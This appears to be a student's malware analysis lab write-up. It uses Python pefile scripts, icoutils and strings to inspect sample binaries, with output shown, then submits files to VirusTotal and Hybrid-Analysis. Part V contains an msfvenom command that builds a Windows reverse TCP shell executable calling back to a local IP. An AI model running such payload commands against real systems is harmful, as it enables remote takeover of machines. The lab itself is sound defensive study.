PART I DATASET AND RESOURCES

Ok so we have a **zip** folder that is going to be used in this lab for **Malware Analysis**. Download the file from the specific **URL** and unzipping it.


PART II MALICIOUS SOFTWARE

- There are two types of malware analysis:
  - **Static analysis**: Static analysis is performed by analyzing a program file's code, graphical images, strings, and other in-file stored information.
  - **Dynamic analysis**: Dynamic analysis consist of the running the malware in a safe and isolate environment to analyze its behavior.


- Most common types of malwares:
  - **Virus:** A program that can replicate itself and needs user interaction to activate it.
  - **Trojan Horse:** A program that appears to be a legitimate software but is hiding a malicious payload in it.
  - **Computer Worm:** It copies itself without the need of user interaction and spreads over the network.
  - **Rootkits :** Software's that gains administrator level access and are cable to do anything.
  - **Botnets:** Number of devices (Network) compromised is called botnet. A single command from an attacker order all of these devices to perform the same task.
  - **Adware:** Software that only spams advertisement on user's screen.
  - **Spyware:** A program that captures user's information without his/her knowledge.
  - **Ransomware:** A malware that encrypts device's data. Attacker asks for ransom to decrypt the data.

PART III PORTABLE EXECUTABLE FILE FORMAT

PE-file format is used by windows. An understanding of file structure for static malware analysis is necessary. PE format includes information to instruct the operating system on how to load the program in to the memory, in addition to several sections that contain executable's actual data.



Here we have written a simple python script to import **pefile** library and now we are going to examine **ircbot.exe** program



Analyzing **DOS-HEADER** file, it is present for compatibility reasons.

```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ python3 ls.py
─────────Parsing Warnings─────────

AddressOfEntryPoint lies outside the sections' boundaries. AddressOfEntryPoint: 0×cc00ffee

──────────DOS_HEADER──────────

[IMAGE_DOS_HEADER]
0×0        0×0   e_magic:                       0×5A4D
0×2        0×2   e_cblp:                        0×90
0×4        0×4   e_cp:                          0×3
0×6        0×6   e_crlc:                        0×0
0×8        0×8   e_cparhdr:                     0×4
0×A        0×A   e_minalloc:                    0×0
0×C        0×C   e_maxalloc:                    0×FFFF
0×E        0×E   e_ss:                          0×0
0×10       0×10  e_sp:                          0×B8
0×12       0×12  e_csum:                        0×0
0×14       0×14  e_ip:                          0×0
0×16       0×16  e_cs:                          0×0
0×18       0×18  e_lfarlc:                      0×40
0×1A       0×1A  e_ovno:                        0×0
0×1C       0×1C  e_res:
0×24       0×24  e_oemid:                       0×0
0×26       0×26  e_oeminfo:                     0×0
0×28       0×28  e_res2:
0×3C       0×3C  e_lfanew:                      0×E0
```

Analyzing **NT-HEADERS**, here we have a signature of 0x4550

```
──────────NT_HEADERS──────────

[IMAGE_NT_HEADERS]
0×E0       0×0   Signature:                     0×4550
```

Analyzing **FILE-HEADER**, it contains information about the number of sections.

```
────────FILE_HEADER────────

[IMAGE_FILE_HEADER]
0×E4       0×0   Machine:                       0×14C
0×E6       0×2   NumberOfSections:              0×5
0×E8       0×4   TimeDateStamp:                 0×4F79D506 [Mon Apr  2 16:34:14 2012 UTC]
0×EC       0×8   PointerToSymbolTable:          0×0
0×F0       0×C   NumberOfSymbols:               0×0
0×F4       0×10  SizeOfOptionalHeader:          0×E0
0×F6       0×12  Characteristics:               0×10F
Flags: IMAGE_FILE_32BIT_MACHINE, IMAGE_FILE_EXECUTABLE_IMAGE, IMAGE_FILE_LINE_NUMS_STRIPPED, IMAGE_FILE_LOCAL_SYMS_STRIPPED,
IMAGE_FILE_RELOCS_STRIPPED
```

Analyzing **OPTIONAL-HEADER**, it contains very important information including program’s entry point in the PE file.

```
----------OPTIONAL_HEADER----------

[IMAGE_OPTIONAL_HEADER]
0x108       0x0    Magic:                        0x10B
0x10A       0x2    MajorLinkerVersion:           0x6
0x10B       0x3    MinorLinkerVersion:           0x0
0x10C       0x4    SizeOfCode:                   0x32A00
0x110       0x8    SizeOfInitializedData:        0x64200
0x114       0x0C   SizeOfUninitializedData:      0x0
0x118       0x10   AddressOfEntryPoint:          0xCC00FFEE
0x11C       0x14   BaseOfCode:                   0x1000
0x120       0x18   BaseOfData:                   0x1000
0x124       0x1C   ImageBase:                    0x400000
0x128       0x20   SectionAlignment:            0x1000
0x12C       0x24   FileAlignment:                0x200
0x130       0x28   MajorOperatingSystemVersion: 0x4
0x132       0x2A   MinorOperatingSystemVersion: 0x0
0x134       0x2C   MajorImageVersion:           0x0
0x136       0x2E   MinorImageVersion:           0x0
0x138       0x30   MajorSubsystemVersion:       0x4
0x13A       0x32   MinorSubsystemVersion:       0x0
0x13C       0x34   Reserved1:                   0x0
0x140       0x38   SizeOfImage:                 0x9A000
0x144       0x3C   SizeOfHeaders:               0x1000
0x148       0x40   CheckSum:                    0x0
0x14C       0x44   Subsystem:                   0x2
0x14E       0x46   DllCharacteristics:          0x0
0x150       0x48   SizeOfStackReserve:          0x100000
0x154       0x4C   SizeOfStackCommit:           0x1000
0x158       0x50   SizeOfHeapReserve:           0x100000
0x15C       0x54   SizeOfHeapCommit:            0x1000
0x160       0x58   LoaderFlags:                 0x0
0x164       0x5C   NumberOfRvaAndSizes:         0x10
```

Ok so now we wrote another script that is going to extract information about sections.

```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ cat ls.py
import pefile
pe = pefile.PE('./ircbot.exe')

for section in pe.sections:
        print(section.Name.decode().rstrip('\x00'))
        print(" Virtual addresss: " + hex(section.VirtualAddress))
        print(" Virtual size " + hex(section.Misc_VirtualSize))
        print(" Size of raw data " + hex(section.SizeOfRawData) + '\n')
```

```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ python3 ls.py
.text
 Virtual addresss: 0x1000
 Virtual size 0x32830
 Size of raw data 0x32a00

.rdata
 Virtual addresss: 0x34000
 Virtual size 0x427a
 Size of raw data 0x4400

.data
 Virtual addresss: 0x39000
 Virtual size 0x5cff8
 Size of raw data 0x2a00

.idata
 Virtual addresss: 0x96000
 Virtual size 0xbb0
 Size of raw data 0xc00

.reloc
 Virtual addresss: 0x97000
 Virtual size 0x211d
 Size of raw data 0x2200
```

Another script that is going to extract list of DLL that a binary will load.

```
└─$ python3 ls.py
KERNEL32.DLL
|   GetLocalTime
|   ExitThread
|   CloseHandle
|   WriteFile
|   CreateFileA
|   ExitProcess
|   CreateProcessA
|   GetTickCount
|   GetModuleFileNameA
|   GetSystemDirectoryA
|   Sleep
|   GetTimeFormatA
|   GetDateFormatA
|   GetLastError
|   CreateThread
|   GetFileSize
|   GetFileAttributesA
|   FindClose
|   FileTimeToSystemTime
|   FileTimeToLocalFileTime
|   FindNextFileA
|   FindFirstFileA
|   ReadFile
|   SetFilePointer
|   WriteConsoleA
|   GetStdHandle
|   LoadLibraryA
|   GetProcAddress
|   GetModuleHandleA
|   FormatMessageA
|   GlobalUnlock
|   GlobalLock
|   UnmapViewOfFile
|   MapViewOfFile
|   CreateFileMappingA
|   SetFileTime
|   GetFileTime
|   ExpandEnvironmentStringsA
|   SetFileAttributesA
|   GetTempPathA
|   GetCurrentProcess
|   TerminateProcess
|   OpenProcess
|   GetComputerNameA
|   GetLocaleInfoA
|   GetVersionExA
|   TerminateThread
|   FlushFileBuffers
```

```
|   VirtualFree
|   VirtualAlloc
|   WideCharToMultiByte
|   MultiByteToWideChar
|   LCMapStringA
|   LCMapStringW
|   GetCPInfo
|   GetACP
|   GetOEMCP
|   UnhandledExceptionFilter
|   FreeEnvironmentStringsA
|   FreeEnvironmentStringsW
|   GetEnvironmentStrings
|   GetEnvironmentStringsW
|   SetHandleCount
|   GetFileType
|   RtlUnwind
|   SetConsoleCtrlHandler
|   GetStringTypeA
|   GetStringTypeW
|   SetEndOfFile
USER32.dll
|   MessageBoxA
```

```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ cat ls.py
import pefile
pe = pefile.PE('./fakepdfmalware.exe')

for entry in pe.DIRECTORY_ENTRY_IMPORT:
        print(entry.dll.decode('utf-8'))
        for fnc in entry.imports:
                print("| ", fnc.name.decode('utf-8'))

┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ python3 ls.py
KERNEL32.dll
|   CreateDirectoryA
|   ExpandEnvironmentStringsA
|   WaitForSingleObject
|   GetStartupInfoA
|   SetCurrentDirectoryA
|   WriteFile
|   FreeResource
|   GetTickCount
|   SizeofResource
|   LoadResource
|   FindResourceA
|   GetModuleHandleA
|   MoveFileExA
|   lstrcpyA
|   IsDebuggerPresent
|   LoadLibraryA
|   GetProcAddress
|   CreateProcessA
|   ExitProcess
|   GetModuleFileNameA
|   WinExec
|   DeleteFileA
|   Sleep
|   CloseHandle
|   CreateFileA
|   GetLastError
ADVAPI32.dll
|   RegQueryValueExA
|   RegCloseKey
|   CryptEncrypt
|   CryptAcquireContextA
|   CryptCreateHash
|   CryptHashData
|   CryptDeriveKey
|   CryptDestroyHash
|   RegOpenKeyA
SHELL32.dll
|   ShellExecuteA
LZ32.dll
|   LZOpenFileA
|   LZClose
|   LZCopy
MSVCRT.dll
|   strcmp
|   free
|   fclose
|   fwrite
|   fread
|   malloc
|   fopen
|   memcpy
|   strlen
|   _beginthreadex
|   strcpy
|   strstr
|   memset
|   ftell
|   fseek
|   strcat
|   sprintf
|   printf
|   strncmp
|   memmove
|   _exit
|   _XcptFilter
|   exit
|   _acmdln
|   __getmainargs
|   _initterm
|   __setusermatherr
|   _adjust_fdiv
|   __p__commode
|   __p__fmode
|   __set_app_type
|   _except_handler3
|   _controlfp
```

STEP 7

Malware always trick users by masquerading themselves as Word or PDF documents. In this step we will get executable images using the tool **icoutils**.

```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ sudo apt-get install icoutils
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  ruby2.7
Use 'sudo apt autoremove' to remove it.
Suggested packages:
  libterm-readline-gnu-perl | libterm-readline-perl-perl
The following NEW packages will be installed:
  icoutils
```

```
┌──(kali㉿kali)-[~/Desktop/malware/images]
└─$ sudo wrestool -x ../malware_data_science/ch1/*.exe --output=images
wrestool: ../malware_data_science/ch1/fakepdfmalware.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakepdfmalware.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/fakeword.exe: don't know how to extract resource, try `--raw'
wrestool: ../malware_data_science/ch1/ircbot.exe: file contains no resources
```

```
┌──(kali㉿kali)-[~/Desktop/malware/images]
└─$ ls
fakepdfmalware.exe_14_101_2052.ico  fakeword.exe_14_1_0.ico
```

Here we have extracted png images

```
┌──(kali㉿kali)-[~/Desktop/malware]
└─$ icotool -x -o images images/*.ico

┌──(kali㉿kali)-[~/Desktop/malware]
└─$ ls images
fakepdfmalware.exe_14_101_2052_1_48×48×24.png  fakeword.exe_14_1_0_1_32×32×4.png  fakeword.exe_14_1_0_3_48×48×8.png
fakepdfmalware.exe_14_101_2052.ico             fakeword.exe_14_1_0_2_16×16×4.png  fakeword.exe_14_1_0.ico
```

Part IV Examining Malware Strings

Strings are printable characters within a program binary. It is important to analyze the strings of a suspicious software to extract important information such HTTP connections.


```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ strings ircbot.exe >irc_strings.txt

┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ strings ./ircbot.exe | grep -i 'server\|http\|ftp'
[HTTPD]: Error: server failed, returned: <%d>.
HTTP/1.0 200 OK
Server: myBot
HTTP/1.0 200 OK
Server: myBot
[HTTPD]: Failed to start worker thread, error: <%d>.
[HTTPD]: Worker thread of server thread: %d.
%s %s HTTP/1.1
HttpSendRequestA
HttpOpenRequestA
server
httpcon
[HTTPD]: Failed to start server thread, error: <%d>.
[HTTPD]: Server listening on IP: %s:%d, Directory: %s\.
http
httpserver
irc.server2.net
```

PART V DYNAMIC MALWARE ANALYSIS


Ok so we are going to generate a virus using **msfvenom** and then we are going to analyses the result using two platforms **virus-total** and **hybrid-analysis.**

```
┌──(kali㉿kali)-[~/Desktop/malware/malware_data_science/ch1]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Virus-total Report



Hybrid-analysis Report



SUMMARY

This lab was all about learning **Malware Analysis** from analyzing malware detected files using pefile to using Virus-Total and Hybrid-analysis as a discovery tool. In the First part, we learned how to analyze **headers** of the vulnerable program using pe-file, we used python scripting to achieve it. In the Second part, we learned about examining the malware file using **strings**. In the Third part, we performed **Dynamic Malware Analysis** to generate a report of a vulnerable program using **Virus-Total** and **Hybrid-Analysis**.